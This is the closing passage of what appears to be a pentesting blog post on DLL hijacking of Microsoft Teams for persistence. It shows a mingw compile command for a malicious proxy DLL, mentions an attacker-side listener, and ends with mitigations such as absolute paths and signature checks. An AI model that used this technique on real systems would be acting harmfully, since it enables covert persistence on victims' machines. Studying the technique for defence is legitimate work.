
```
x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.c cscapi.def -s
```



After replace target DLL, prepare listener on attacker's machine, we can start Microsoft Teams to see if everything is working as expected:



Microsoft Teams will continue working as normal without any crashes!



> Windows Defender antivirus reacted at my DLL

Conclusion

We now have achieved persistence via Microsoft Teams.

A default installation of Windows is not vulnerable to DLL hijacking because all the directories that are used in the DLL search are configured with proper permissions.

First of all, as a Windows bug hunter, if you want to find privilege escalation vulnerabilities on the operating system itself, you'll often want to start from a blank page, with a clean installation of Windows. The objective is to prevent side-effects that could be caused by the installation of third-party applications. That's already a big difference between a researcher and a pentester.

A simple way to prevent DLL hijacking from happening would be for applications to always use absolute paths instead of relative ones. Although some applications (notably portable ones) will not always be able to do so, applications located in `\system32\` and relying on DLLs in the same folder have no excuse for doing otherwise. The better option, which only very few Windows executables seem to do, is to verify all DLLs before loading them (e.g. by checking their signatures) - this would largely eliminate the problem.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine